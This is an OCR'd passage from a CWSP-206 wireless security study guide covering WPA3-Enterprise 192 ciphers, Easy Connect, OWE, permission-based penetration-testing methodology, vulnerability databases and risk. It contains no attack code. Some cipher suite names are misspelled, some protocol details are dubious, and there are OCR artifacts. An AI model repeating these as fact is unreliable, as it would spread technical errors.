One of the biggest reasons for the development of WPA3-Enterprise 192 is to ensure the best level of security throughout every stage of authentication, association and data encryption. The level of security is found in the name itself, "WPA3-Enterprise 192". There are 192 bits of security when operating strictly in this mode, and not as a WPA2-Enterprise client utilizing PMF. There are some factors that get us to the 192-bit security beyond the type of AES encryption being used. We have AES-128-GCM, AES-192-GCM and AES-256-GCM available to use for encryption and data authentication, but the goal is to provide the highest level of cryptographic strength so AES-256-GCM is chosen for this certification. Along with encryption and data authentication, there are other things (such as hashing, key establishment, and digital signatures), which could all provide a vulnerability, so the following are also required:

- AES-256-GCM for encryption and data authentication
- SHA-384 for hashing

- ECDH-P384 for establishing keys
- ECDSA-P384 for digital signatures

The overall combination of the above-mentioned cipher suites equals 192 bits of encryption strength.

- AES is an Advanced Encryption Standard with a symmetric-key algorithm, and
- Galois/Counter Mode (GCM) is the mode of operation for AES and is known for its high-speed throughput rates.
- GCM is defined for 128-bit block ciphers.
- The AES block cipher is 128 bits and is available in three (3) different key lengths: AES 128, AES 192, and AES 256.
- Secure Hashing Algorithm (SHA)-384 is a Federal Information Processing Standard (FIPS) published by the National Institute of Standards and Technology (NIST). It has an output size of 384 bits and 192 bits of security against collision attacks.
- P-384 is a 384-bit elliptic curve in the NSA's Suite B Cryptography, specifically used in the Elliptical Curve Diffie-Hellman (ECDH) and Elliptical Curve Digital Signature (ECDSA) algorithms.

Although costly on processing resources, the Rivest–Shamir–Adleman (RSA) cryptosystem can still be used as long as the key size is 3K bits or more. Alternatives such as ECC 256 or ECC 384 may be used instead of RSA to preserve processing resources, as long as the cryptographic strength is sufficient. Take a look at the permitted cipher suites listed below:

TLS\_ECHDE\_ECDSA\_WITH\_AES\_256\_GCM\_SHA384

(ECDHE and ECDSA utilizing the 384-bit prime modulus curve or P-384)

TLS\_ECDHE\_RCA\_WITH\_AES\_256\_GCM\_SHA384

(ECDHE utilizing P-384 and RSA utilizing the 3072-bit modulus or larger)

TLS\_DHE\_RSA\_WITH\_AES\_256\_GCM\_SHA384


(RSA and DHE both utilizing the 3072-bit modulus or larger)

WPA3-Enterprise 192 requires the above-mentioned cipher suites to set a mandatory high standard of security in the new certification, and you may commonly hear it referred to as Suite B or the Commercial National Security Algorithm Suite (CNSA) which replaced suite B in 2018. By mandating the use of these TLS suites, WPA3-Enterprise 192 rises high above the standards set in WPA3-Enterprise and WPA2-Enterprise.

In WPA2 and WPA3-Enterprise, all flavors of EAP are still used while WPA3-Enterprise 192 only allows the use of elliptical curve certificates. This is controlled by the authenticator and the RADIUS server. In the past, the authenticator did not present the actual client security information to the RADIUS server. During open authentication, the client and access point negotiate several requirements before allowing the client device to associate to the access point, then 802.1X begins and minimal information about the client device itself is forwarded to the RADIUS server. WPA3-Enterprise 192 requires the authenticator to present a client's negotiated security attributes to the RADIUS server in order to ensure that the client meets the required security standard before continuing with the authentication. The authenticator receives a request from a supplicant, then turns around and notifies the radius server of the authentication and key management (AKM) in use. The RADIUS server examines the EAP

message, looking for a required TLS cipher suite. If the RADIUS server sees a required TLS cipher suite is used, it will allow the EAP message and continue the authentication process. If the RADIUS server examines the EAP message and sees that a required TLS cipher suite isn't being used, it will reject the EAP message and deny the client access. This added verification ensures the use of properly sized, valid elliptical curve certificates and also prevents the downgrading of security in the session.

## WPA3-Enterprise



242

Certified Wireless Security Professional :: CWSP-206

cwnp®

Let's take a look the slide and see where the WPA3-Enterprise 192 changes provide increased security in the 802.1X authentication process.

If you think back to the 802.1X authentication process in WPA2-Enterprise, you will see several similarities in the WPA3-Enterprise 192 process. In the slide, we show (with the Dragonfly) added levels of security enhancements that provide the 192-bit security we covered earlier in this section. It is important to know that the user doesn't experience any changes in their connection process as the security enhancements are all in the EAP Exchange and not in user actions.

## Wi-Fi Easy Connect

- Standardized onboarding method
- Easy provisioning through QR Codes
- Easy setup for IoT devices
- Supports WPA2 and WPA3 provisioning
- User-chosen device for network management access
- Secure authentication through the use of Public key cryptography
- Works with devices with little to no user interface (screen)
- Access Points can be replaced without re-enrolling all devices to the new access point

Wi-Fi Easy Connect utilizes four (4) distinct steps in the protocol's onboarding process:

- Bootstrapping
- Authentication
- Provisioning
- Connectivity


Wi-Fi Easy Connect security depends on the public-private key technology and the public keys are used for the identification and authentication of every device connecting to the network. Trust is established between the mobile app (used for configuring enrollees and the enrollee itself) by setting up public keys. This is the bootstrapping process and is performed using QR Codes or manually entered strings already assigned to the device onboarding, prior to performing the Wi-Fi Easy Connect protocol.

Authentication takes place as the mobile app on the configurator and the product being configured authenticate each other by proving ownership of the public keys. Mutual authentication is optional as the mobile app doesn't have to provide its public key to device onboarding. However, the product or device onboarding is strongly authenticated because the configurator (mobile app) is guaranteed to receive the device's public key through the scanning of the QR code or the entry of the string.

Provisioning will only take place if the authentication process went through successfully. This stage is always initiated by the connecting device. Here the mobile app will provide credentials to the onboarding device, and these credentials will be used to establish connectivity. The mobile app also provides the access point with credentials during the initial setup between the mobile app and the access point.

The final step is when the device proves to the access point that it has been authorized to join the wireless network. This step is also initiated by the connecting product and it proves its authorization by using the credentials given to it by the mobile app in the provisioning stage. Once the credentials are proven to the access point, the new device can successfully communicate on the wireless network and begin functioning as intended.

## Opportunistic Wireless Encryption (OWE)





Let's first look at how our devices become OWE capable. The good news is that we do not have to buy all new equipment or devices. OWE can be implemented through minor software changes and can even run on legacy equipment. Because OWE is optional and not a mandate in WPA3, open system authentication will function both ways if you want. In the open authentication process, there is an added information element signaling OWE client devices to associate to a hidden BSS. If a client device isn't OWE capable, then it simply ignores the OWE information element in the open system authentication process and the four (4) frames of open authentication is all that is performed. If a client device is OWE capable, it will recognize the OWE information element and the client will be sent to a hidden BSS that performs the OWE process. Here, the client and the access point will initiate the Diffie-Hellman key exchange during open authentication, then utilize the generated PMK to start the 4-way handshake. Once the 4-way handshake is complete, encryption keys are generated on both the supplicant and the authenticator and all traffic during this session gets encrypted. There is also the option to have your access point(s) function in OWE only mode, not allowing non-OWE clients to associate.

# Chapter 11: Penetration Testing Principles

## What about your Hat?

- **BlackHat**
  - Comic book villain!
- **WhiteHat**
  - Comic book superhero
- **GreyHat**
  - Little bit of both...



Penetration Testing, is exactly what it sounds like. The Pentester will attempt to ascertain how far they can penetrate into a system.

If you want to become a good Pentester, you need to start with the basics: the first rule of Penetration Testing that you must ALWAYS remember and observe, is “Only with Permission”. You only use your skills on your own network, or a customer’s network, with written permission from an authorized representative.

Penetration Testing is a little bit like martial arts. By engaging in this course of study, it is as though you have decided to learn a new martial art. In martial arts, you turn up at the dojo and they make you practice punches, kicks, and blocks. These are the basic building blocks that, over time, can be combined to create complex kata. It is important to understand that you must become familiar with these movements – the potential attacks, and defenses. It is the same in the Penetration Testing world: you must learn the basics, and then combine them to build a repertoire of attacks and defenses.

The second thing to remember is that the term “Hacker” scares people. (In fact, in many circles, for example government, or city/county/state management, the word hacker is considered to be a dirty word.) The problem is that, when people think of hackers, they immediately think of people in the shadows, dressed in hoodies to hide their identities, who are up to no good. Professionals use the more refined term “Penetration Tester” which sounds much safer and is more generally accepted.

You should also be aware that there are various types of Hacker. They are named after the hats worn by cowboys in the old Wild West movies: White, Black, Gray. If you watch the old movies, the bad guy invariably wore a black hat. The good guy – the Sheriff – usually wore a white hat. It

is by the color of their hat that you could define their role in the film. You may recall that the Lone Ranger always wore a white hat... because he was a "good guy"!


In this industry, you will hear the term "White Hat Hacker". This is someone who has learned hacking skills, but only uses them in a Penetration Testing role. Most White Hat Hackers, are quite adept, and skillful at what they do... and they are the good guys.

The term Black Hat Hackers generally refers to hackers who carry out illegal activities. These are, in general, the bad guys. However, many - because of their vast knowledge and from a desire to earn money from a legal source - reform to become White Hat Hackers and earn a good living using, and teaching, their skills in industry and corporations.

Grey Hat Hackers, are a little bit of both... perhaps they work in the cybersecurity industry, but partake of dubious activities outside of their day job? Superhero by day, but villain by night!

## Hacking Process Phases

- Planning
- Reconnaissance
- Scanning
- Gain Access
- Maintain Access
- Cover Tracks



247

Certified Wireless Security Professional :: CWSPP-206

cwsp®

The hacking process, has been formalized and documented for the purpose of teaching the pentesting methodology.

The white hats, or pentesters, will take the skills of the hacker and “attack”, within specific rules of engagement, a network to see how it withstands those attacks. Issues discovered, such as continuing to use WEP, or the PSK key is “12345678”, will be highlighted and reported back to the customer with recommendations for fixes.

The hacking process can be described using the following steps:

**Planning:** Failing to plan, is planning to fail. Make sure you have planned out your actions carefully. Specifically determine those things for which you will test, and how you will test them.

**Reconnaissance:** This is the planning phase. You will research and study your target.

**Scanning:** Also called enumerating. In this phase you will scan the network to see what vulnerabilities can be found.

**Gain Access:** Here you simply gain access to the target network’s resources.

**Maintain Access:** Now that you have access, you can install backdoors or other malware to make it easier to reconnect.

**Cover Tracks:** Here you hide your attack, maybe by deleting or manipulating log entries. This way, your client will not be able to detect your intrusion.

## Pentesting

- You need a Plan, a Strategy
- There are many available
  - CEH
  - ECSA / LPT

# PLAN

It is important to have a strategy or plan when considering doing penetration testing.

There are certifications in Pentesting, just like CWNP has certifications for wireless skills. Certified Ethical Hacker (CEH) is one such certification that teach the basics of hacking. You can then move on to EC-Council Certified Security Analyst (ECSA) or Licensed Penetration Tester (LPT) to formalize a methodology of pentesting.

These certifications tend to be more for generic system pentesting, and not so much focused on wireless pentesting.

## Pentesting Strategy

- Planning
- Scope Out
  - Reconnaissance
  - Scanning
  - Enumerate
- Attack
  - Gain System Access
- Report



249

Certified Wireless Security Professional :: CWSP-206

cwsp206

In a generic pentesting job role, you normally carry out the following phases:

**Planning:** Here you plan the engagement, and define the rules.

**Scope Out:** In this phase, you will identify what systems the customer is using.

**Reconnaissance:** monitoring, and gathering information on the customer.

**Scanning:** using tools to discover the customers network and environment.

**Enumerate:** expand, and gather more details on the customer network.

**Attack:** Here you attack the network and the servers.

**Gain Systems Access:** The goal is to get access to the customer's systems.

**Report:** This is where penetration testing differs from hacking, here you create a report notifying the customer of the vulnerabilities in their system.

## Wireless Penetration Testing

- **Planning**
- **Discovery**
- **Attack**
- **Report**
  - Technical
  - High Level or Executive
  - Findings



In a wireless pentesting job role, you are normally limited to only interacting with the wireless systems. You would generally carry out the following tasks:

**Planning:** prepare, and define the work.

**Discovery:** monitor what is visible.

**Attack:** attack the infrastructure.

**Report:** report on your activities.

We will now dig deeper into each of the four steps.

## Planning



- **Most important part of pentest**
- **Define scope**
- **Define rules of engagement**
- **NEVER operate without clearly defined scope and ROE**

Planning is one of the most important parts of the pentest process.

This is where you and the customer clearly define what is and what is not allowed. Areas to test are clearly defined, and the scope and rules of engagement are clearly spelled out.

The planning phase is used to define the Statement of Work, that you will work to, so you can invoice for the project.

You should NEVER partake in a penetration testing project, until the scope and rules of engagement are clearly defined and documented, and a signed statement of work has been created.

Your motto as a pentester should be “only with permission.”

It is recommended that you modify this to be “only with permission, in writing, clearly defined by an authorized member of staff of the customer.”

It is very important that you understand that the only thing stopping you being prosecuted is the SoW, that defines what you are allowed to do. If you go beyond that, or do the work on a “handshake”, you leave yourself open to potential prosecution by the company. For example, the CSO may want a pentest performed, but the CEO may not have been properly consulted, and is unhappy because something has stopped working, and they decide to blame you!

In some states and countries, it may be a federal offence to participate in any form of hacking without prior, clearly defined permission. You must take this part of the process very seriously.

## Discovery

- Discover networks
- Discover hidden networks
- Discover clients
- Discover rogue APs
- Authentication systems used
- Deprecated systems in use
- Coverage area outside the perimeter wireless signal leaks to



In this phase you are going to discover the client's vulnerabilities.

Primarily you will search for networks and clients. You will be looking for answers to questions like:

- What networks are visible?
- Are the networks hidden?
- What type of security is being used?
- What distance away from the company perimeter can the networks be detected?
- What clients can be seen?

On your first pentest, this is the point when you will realize how vulnerable wireless networks can be. It might be a real eye opener to you, or you may already have an idea of how easily wireless networks can be intruded upon.

The customer's wireless signal can sometimes be easily seen across a parking lot, or across an open space. This means attackers do not even need to be close to the premises in order to mount an attack!

## Attack

- Practical application of attacks
- Test the weaknesses and vulnerabilities
- Cracking Keys
- Social engineering
- Phishing



This is the focal point of the pentest. Working within the SoW you will attack the wireless networks, and see how far you can get.

Some pentest SoWs want you to simply test getting onto their network, others may involve trying to gain access to resources inside the company. This will be defined in the planning phase, and must be adhered to, no matter how tempting other options may seem. You may also be instructed to just go at the network with full force, or to try and be stealthy. The purpose of your pentest may not just to see if you can penetrate the network, but may also be to test the company defenses like WIDS or WIPS. A stealth type of attack may be used to test the functionality of the WIDS and/or WIPS.

You will use the relevant tools in your arsenal to try to attack, and break, the wireless protocols in use. It may simply be a dictionary attack, or you may be required to implement a full-blown man-in-the-middle redirection. Again all of these different requirements will be specified in the planning phase.

## Reports

- Report format
- Report Contents
- Reporting Tools in Kali Linux



The reporting phase is the final part of the pentest process. This can be a vital part of the process. Many an awesome pentest has been ruined by an inadequate report.

It is important that you give the customer lots of useful and detailed information in this phase. You have done the work, you have done the testing, you now need to tell them what a great job you did, and here are the results.

You may want to consider multiple techniques to soften bad news to the customer. No-one likes it when you call their “baby” (network) ugly. Here is one example of a bad summary: “The pentesting team discovered that woefully inadequate security was present on the xxx network”. Even if it is accurate and succinct, any customer would find this quite blunt and offensive. Here is another example, with a positive suggestion for a remedy included: “The network has clearly been designed with security in mind, however, recent developments in security have made available more advanced forms of security methods. We recommend that the xxx network be upgraded to stay up-to-date with current defenses and to ensure compliance with regulatory governance”.

As you can see, the second method is preferable. It is positive, constructive, and sounds much more professional - and is far more likely to keep your customer as an actual customer!

## Reports (Cont.)

### ■ Report format

- Cover page: name, version, date, customer details, pentest team details
- Table of contents
- Executive summary
- Technical details
- Findings



The format of the report should be professional. If the report is more than a few pages, you may want to consider a table of contents. Always include an Executive Summary, it shows respect for the executives' time by summarizing the findings quickly and professionally, and usually wins their favor. The executive is unlikely to read anything more than a 2-3 page report. Most likely, they will task someone else with that job. However, if you give them an Executive Summary, they are quite likely to read that. They will also have a level of respect for you as a professional. An executive Summary would state the problem to be fixed, what you did and why you did it, and what you found, along with a brief synopsis of your recommendations for fixes.

Following the Executive Summary, you should include the technical details, and then your findings. This is the main focus of the report, where you explain your discoveries, and recommendations for action to resolve issues.

## Report (Cont.)

### ■ Report contents

- Detected networks
- Hidden networks
- Detected Clients
- Rogue APs
- List of vulnerabilities, risks and impact
- Tools and commands used to discover vulnerabilities
- Countermeasure advice to address vulnerability
- Appendices or references



The report contents should list detected networks, any hidden networks, and clients discovered. Any rogue APs should be noted and identified. Coffee shops, neighboring networks and so on should be clearly identified. There should never be a case of “we don’t know who that is!” Each vulnerability, with details, and the risk and potential impact should be clearly laid out for the customer. Ideally a countermeasure or solution to the issues should be provided. Tools and commands used, should be listed for reference.

It is advisable to list appendixes and references to add value to your discoveries and advice.

You must remember that this customer hired you because they couldn’t do it for themselves. All they probably knew was that something wasn’t quite right, but they might not have been able to figure out what that was. When you write your report, you need to be patient and thorough in explaining the issues (what they are, how you found them, and what caused them) and suggesting resolutions for them.

## Reporting Tools in Kali Linux

### ▪ KeepNote

- Note tool
- Hierarchical organization
- Rich-text support
- File attachments

### ▪ Dradis

- Well known reporting tool
- Allows collaboration, useful if a team is doing the pentest
- Web application, runs on port 3004
- Free version allows creation of simple reports
- Professional version available with more advanced reporting features



Kali Linux has tools that can assist in note keeping and report writing.

- KeepNote is a useful note taking utility available in Kali Linux.
- Dradis is a very comprehensive reporting tool, that comes in a free version, and a more powerful paid-for version.

These save time by helping you build a play-by-play account of your activities and can speed up the summarizing process. The report you will need to write should be very detailed, so any applications that can help you gather needed information (data, documentation, etc.) will definitely be of use to you. A wealth of information will help you write a more comprehensive report which will, in turn, enable you to more easily, and comprehensively, address all the vulnerabilities and mitigations related to the situation. Of course, you could always just take screen shots and use your favorite word processor tool as well.

## Common Vulnerabilities and Exposures

The screenshot shows the homepage of the CVE website. At the top, there's a navigation bar with links for 'CVE List', 'CNAs', 'WG's', 'Board', 'About', 'News & Blog', and the 'NVD' logo. A banner at the top right displays 'TOTAL CVE Entries: 118016'. Below the header, a map titled 'CNA Participation Growing Worldwide' shows the global distribution of CVE Numbering Authorities. To the right of the map, sections include 'Latest CVE News' (with links to 'New CVE Board Member from Cisco' and 'CVE at IFSI 2019, June 18-21'), 'Newest CVE Entries' (listing several recent CVE entries), 'CVE Blog' (with a link to 'How to Become a CNA'), and 'CVE Working Groups Overview' (listing groups like Automation (AWG), Strategic Planning (SPWG), and CNA Entry Quality (QWG)). A footer at the bottom left indicates '258' and 'Certified Wireless Security Professional :: CWSP-206'.

A vulnerability is a flaw or weakness in a system, that may leave it open to some form of attack. There are many vulnerabilities in the technologies we use today. Vendors strive to reduce or remove vulnerabilities from their products. Occasionally, a significant amount of time may pass before a known vulnerability is fixed or “patched”. Some vendors offer “bug bounties” where anyone discovering a vulnerability can report it and receive payment for its discovery.

Some bodies have decided to make a database of discovered vulnerabilities. The Common Vulnerabilities and Exposure (CVE) system is an online database of publicly known cybersecurity vulnerabilities. It is maintained by the Mitre Corporation with funding by the US Government. Mitre is a not for profit organization, supporting several government agencies. Since 1999, Mitre has maintained a database of Common Vulnerabilities and Exposures (CVEs) and is now the primary CVE Numbering Authority (CNA). There are almost a hundred CNAs, spread over more than fifteen countries. CNAs can include vendors, vulnerability researchers, national and industry CERTs, and bug bounty hunters.

CVEs are assigned by a CNA, usually Mitre, or can be assigned by another CNA, e.g. a vendor (Cisco, Microsoft, Oracle etc.) It is possible for a vulnerability to not appear as a CVE immediately, it can take time for the vulnerability to be identified, classified and entered into the database system.

The majority of weaknesses, or vulnerabilities with wireless systems can eventually be found in the CVE database. A CVE will take the form CVE-yyyy-nnn. Where yyyy represents a year, and nnn represents a number. It is common that a vulnerability may have more than one CVE allocated to it.

## National Vulnerability Database

The screenshot shows the homepage of the National Vulnerability Database (NVD). At the top, there's a dark header with the NIST logo and "NVD MENU". Below it is a blue header bar with the "Information Technology Laboratory" and "NATIONAL VULNERABILITY DATABASE" text, along with the large "NVD" logo. On the left, there's a sidebar with links like "General", "Vulnerabilities", "Vulnerability Metrics", "Products", "Configurations (CCE)", "Contact NVD", "Other Sites", and "Search". In the center, there are three icons: a download icon with two arrows, the NVD logo, and a circular "no download" icon with a crossed-out arrow. Below these are links for "JSON Feed 1.0 Released", "NVD News Google Group", "XML Vulnerability Feeds", and "Retirement". A detailed description of the NVD's purpose follows. At the bottom, there's a footer with "259", "Certified Wireless Security Professional :: CWSP-206", and the "cwsp" logo.

NIST (National Institute of Standards and Technologies) maintains another database – the National Vulnerability Database (NVD).

From the NVD Website:

The NVD is the U.S. government repository of standards based vulnerability management data represented using the Security Content Automation Protocol (SCAP). This data enables automation of vulnerability management, security measurement, and compliance. The NVD includes databases of security checklist references, security related software flaws, misconfigurations, product names, and impact metrics.


Originally created in 2000 (called Internet - Categorization of Attacks Toolkit or ICAT), the NVD has undergone multiple iterations and improvements and will continue to do so to deliver its services. The NVD is a product of the NIST Computer Security Division, Information Technology Laboratory and is sponsored by the Department of Homeland Security's National Cyber Security Division.

The NVD performs analysis on CVEs that have been published to the CVE Dictionary. NVD staff are tasked with analysis of CVEs by aggregating data points from the description, references supplied and any supplemental data that can be found publicly at the time. This analysis results in association impact metrics (Common Vulnerability Scoring System - CVSS), vulnerability types (Common Weakness Enumeration - CWE), and applicability statements (Common Platform Enumeration - CPE), as well as other pertinent metadata. The NVD does not actively perform vulnerability testing, relying on vendors, third party security researchers and vulnerability coordinators to provide information that is then used to assign these attributes. As additional information becomes available CVSS scores, CWEs, and applicability statements are subject to change. The NVD endeavors to re-analyze CVEs that have been amended as time and resources

allow to ensure that the information offered is up to date.

The NVD builds upon the information included in CVE entries to enhance the information provided. NVD provides advanced search features so you can search by OS, vendor name, product name, etc.

## CISA and US-CERT

The screenshot shows the official website of the Cybersecurity and Infrastructure Security Agency (CISA). The header features the CISA logo with the text "Cybersecurity and Infrastructure Security Agency". Below the header, there's a navigation bar with links for HOME, ABOUT US, ALERTS AND TIPS, RESOURCES, and C'VP. A search bar is also present. The main content area includes a section about the National Cybersecurity and Communications Integration Center (NCCIC), a "Contact Us" section with phone, email, and GPG keys information, and several news feeds under "Current Activity", "High-Profile Activity", and "Recent Vulnerabilities".

The National Cybersecurity and Communications Integration Center (NCCIC) is the Nation's flagship cyber defense, incident response, and operational integration center. Our mission is to reduce the Nation's risk of systemic cybersecurity and communications challenges.

**Contact Us**

- (888) 282-0870
- Send us email
- Download PGP/GPG keys

**Report**

Incidents, indicators, vulnerabilities, and other threats or anomalies

**Current Activity**

DHS Email Phishing Scam

Federal Tuesday, June 18, 2019

The Cybersecurity and Infrastructure Security Agency (CISA) is aware of an increase in malicious emails sent from冒充(DHS) notifications. The emails claim to be from a legitimate Department of Homeland Security (DHS) notification. The emails display a spoofed email address to appear like a National Cyber Defense Agency (NCDA) and lure targeted recipients into downloading malware through a malicious attachment.

[Read Full Entry](#)

**High-Profile Activity**

Chinese Malicious Cyber Activity

HIDDEN COBRA - North Korean Malicious Cyber Activity

GRIZZLY STEPPE - Russian Malicious Cyber Activity

**Recent Vulnerabilities**

VU#576886 - Microsoft windows RDP Network Level Authentication ...

VU#877937 - Multiple vulnerabilities in Oracle (OUI) Oracle K1000 Ap ...


VU#8877937 - Multiple vulnerabilities in Oracle (OUI) Oracle K1000 Ap ...

The Cybersecurity and Infrastructure Security Agency (CISA) is another agency in the United States. It provides extensive cybersecurity and infrastructure security knowledge and practices, and shares knowledge to enable better risk management.

On November 16, 2018, the Cybersecurity and Infrastructure Security Agency Act of 2018 was signed into law. This legislation created the CISA, which includes the National Cybersecurity and Communications Integration Center (NCCIC). Prior to the establishment of CISA, NCCIC realigned its organizational structure in 2017, integrating like functions previously performed independently by the U.S. Computer Emergency Readiness Team (US-CERT) and the Industrial Control Systems Cyber Emergency Response Team (ICS-CERT).

The CISA may assign a number (VU#xxxxxx) to a vulnerability. This agency sends out regular bulletins, by email, alerting enrollees to newly-discovered vulnerabilities. The information, which comes on a regular basis is important for pentesters to be aware of.

## CVE Details



You can search for information on these websites:

- <https://cve.mitre.org>
- <https://nvd.nist.gov>
- <https://www.us-cert.gov>

You can also search for CVE information on third-party websites like the one shown in the above graphic:

- <https://www.cvedetails.com>

## Risk

- Risk = likelihood \* impact



262

Certified Wireless Security Professional :: CWSP-206

cwsp®


Risk is the standard measurement of how you measure the possibility of an occurrence.

Risk = likelihood \* impact

The more likely something is to happen, the greater the risk. The greater the impact, the greater the risk. Once you know the risk you can decide if you want to protect against it. You may think that you are not at risk but, according to the Insurance Information Institute, in just the first four months of 2019, 11.6 million records were breached because of hackers. It really is big business. Everyone wants data and less-than-scrupulous vendors and clients are always willing to sell and pay for it. Experian suggests that one person's credit card information can be worth anywhere between \$5 and \$110! One victim's US passport information can sell for up to \$2,000!

## Risk Example 1

- Simple PSK used on a network



As an example, let's say you use a simple PSK on your network.

Situation 1: In a hospital. Customer health details and credit card information cross the network. Here, risk is unacceptable. The possibility of someone breaking into the network and stealing information is very likely. This kind of data breach is totally unacceptable under HIPPA and PCI rules.

Situation 2: A coffee shop. The PSK is written on a chalkboard on the wall. Suddenly, this scenario is no longer such a big deal.

It is important to identify the risk, and then calculate the worth of mitigating that risk. Another example for consideration is determining whether you would spend \$1 million dollars to protect something worth only \$10,000. It is all about risk management.

## Risk Example 2

- Of earthquakes and hurricanes



A further example here may help to explain risk and risk mitigation.

